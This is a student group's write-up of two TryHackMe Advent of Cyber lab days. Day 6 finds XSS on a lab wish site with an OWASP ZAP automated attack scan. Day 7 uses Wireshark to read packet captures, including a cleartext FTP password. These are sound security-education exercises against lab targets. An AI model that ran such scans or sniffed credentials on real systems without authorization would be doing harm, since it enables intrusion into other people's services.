PSP0201

Week 3

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member

Day 6: Web Exploitation - Be Careful With What You Wish On A Christmas Night

Tools used: Firefox, Linux Kali, OWASP Zap, Terminal

Solution/walkthrough:

STEP 1

Open terminal to download OWASP Zap or download via Firefox. If you decide to download using terminal, type in the code below

```
┌──(1211103527㉿kali)-[~]
└─$ sudo apt install zaproxy
[sudo] password for 1211103527:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
zaproxy is already the newest version (2.11.1-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
```

Additional Notes: In my case, it is already downloaded. So if it's your first time downloading, then you have to wait for several minutes for the download to finish as it could take some time to download it depending on the internet connection

ANSWER FOR Q1


The vulnerability type to exploit our browser is called Cross-Site Scripting. The script below is stated in the TryHackMe website

What is XSS?

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user is a low privileged one, XSS can still allow an attacker to obtain a lot of sensitive information.


STEP 2

Use the IP address provided, fill it in this format, "<IP address>:5000" and open it in a new tab




STEP 3


Make a wish, you can wish for anything as many times as you want, but for this example, I want to wish for a laptop. After clicking the wish button, your wishes will be displayed in the website



STEP 4 and ANSWER FOR Q2


Use the search bar query and search for the items that you have wished for just now. Then you will be redirected to a new page with a new link, as shown below. So the query string that craft a reflected XSS is “q”






STEP 5

Open OWASP Zap and run an Automated Scan, then fill in the URL with your IP Address and your port in the “URL to attack” box and use “Traditional Spider” instead of “Ajax Spider”. Then, press the button “Attack” and wait for a while for it to complete




STEP 6 and ANSWER FOR Q3

After the attack is completed, go back to Firefox and refresh the “Make A Wish” website. There will be an alert or a popup with number “1” written on it. That means the exploit was successful. After pressing “OK”, there will be a second alert with the same number so there’s two XSS alerts in the scan



STEP 7

After closing all alerts, the website will later show all wishes and ZAP results



Thought Process/Methodology:

Download OWASP Zap using terminal or download via Firefox. The vulnerability exploit we're practicing is Cross-Site Scripting (XSS). Use the IP address provided, fill it in this format, "<IP address>:5000" and open it in a new tab. Make a wish, you can wish for anything as many times as you want. After wishing for something, open OWASP Zap and run an Automated Scan, then fill in the URL with your IP Address, use "Traditional Spider", then Attack the Santa's Official "Make A Wish" website and wait for the exploit to finish. After the attack is completed, go back to Firefox and refresh the "Make A Wish" website. There will be an alert or a popup with number "1" written on it. That means the exploit was successful. After closing it, there will be a second alert with the same number so there's two XSS alerts in the scan. After closing all alerts, the website will later show all wishes and ZAP results


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Firefox, Linux Kali, Wireshark, Terminal

Solution/walkthrough:


STEP 1


Download Wireshark using terminal by using the line, “sudo apt install wireshark” or via Firefox



STEP 2


Download the task files in the TryHackMe website






STEP 3

Open the file pcap1.pcap with Wireshark




STEP 4 and ANSWER FOR Q1

Search for “icmp” and check for (ping) reply. The source for the (ping) reply is all the same which is “10.11.3.2”




STEP 5 and ANSWER FOR Q2

The line “http.request.method == GET / POST” is stated in the TryHackMe website. The question specifies that it wants HTTP GET requests. So, the request GET is used instead. So copy it and paste it in Wireshark search bar



STEP 6 and ANSWER FOR Q3


After searching for the GET request with the source “10.10.67.199”, most of the files are in a CSS, JSON and fonts file. Only one file is different than others and is named “reindeer-of-the-week” which is also the name of the article




```
467 64.028410   10.10.67.199   10.10.15.52   HTTP   466 GET /fonts/roboto-v20-latin-regular.woff2 H
471 64.222360   10.10.67.199   10.10.15.52   HTTP   365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475 66.239846   10.10.67.199   10.10.15.52   HTTP   369 GET /posts/post/index.json HTTP/1.1
```

STEP 7 and ANSWER FOR Q4

Open the second file, “pcap2.pcap”. Then search for “tcp.port == 21” as it is to filter FTP files that use port 21. The leaked password, “plaintext_password_fiasco” is shown during the failed login process




```
23 7.866878   10.10.73.252   10.10.122.128   TCP   66 45340 → 21 [ACK] Seq=18 Ack=73 Win=6284
28 14.282063  10.10.73.252   10.10.122.128   FTP   98 Request: PASS plaintext_password_fiasco
29 14.323826  10.10.122.128  10.10.73.252    TCP   66 21 → 45340 [ACK] Seq=73 Ack=50 Win=6272
31 16.735293  10.10.122.128  10.10.73.252    FTP   88 Response: 530 Login incorrect.
```


STEP 8 and ANSWER FOR Q5


All files with encrypted packets in pcap2.pcap have “SSH” protocol


```
1 0.000000   10.10.122.128   10.11.3.2   SSH   102 Server: Encrypted packet (len=48)
2 0.000084   10.10.122.128   10.11.3.2   SSH   150 Server: Encrypted packet (len=96)
```

STEP 9

Open the third file, “pcap3.pcap”. Search for the previous HTTP GET request to filter only HTTP files available. A file named “christmas.zip” will appear. To extract it, first click on “File” on the top left corner, then click on “Extract as object”. Then save all the files in downloads







STEP 10

The file named “%2f” is an internet blog meanwhile “christmas.zip” contains the file that we wanted which is Elf Mcskidy’s wishlist

TBFC's Internal Blog

Reindeer of the Week

Nov 25, 2020

Meet the Team

Nov 25, 2020


Recruitment Drive

Hey fellow Elves! We’re currently recruiting for the positions listed below. As always, please sned your reccomendations to your workshop manager - any successful referer will receieve a $150 bonus in their next pay packet. 1x HR Manager: We are seeking a new Elf McKaren. All applications must have 3 years prior experience in a similar role and be able to work under crunch time. 4x Stocking Fillers Our dispatch team is looking for new fresh-faces to bolster the ranks of fellow stocking fillers.

Read More
Nov 25, 2020

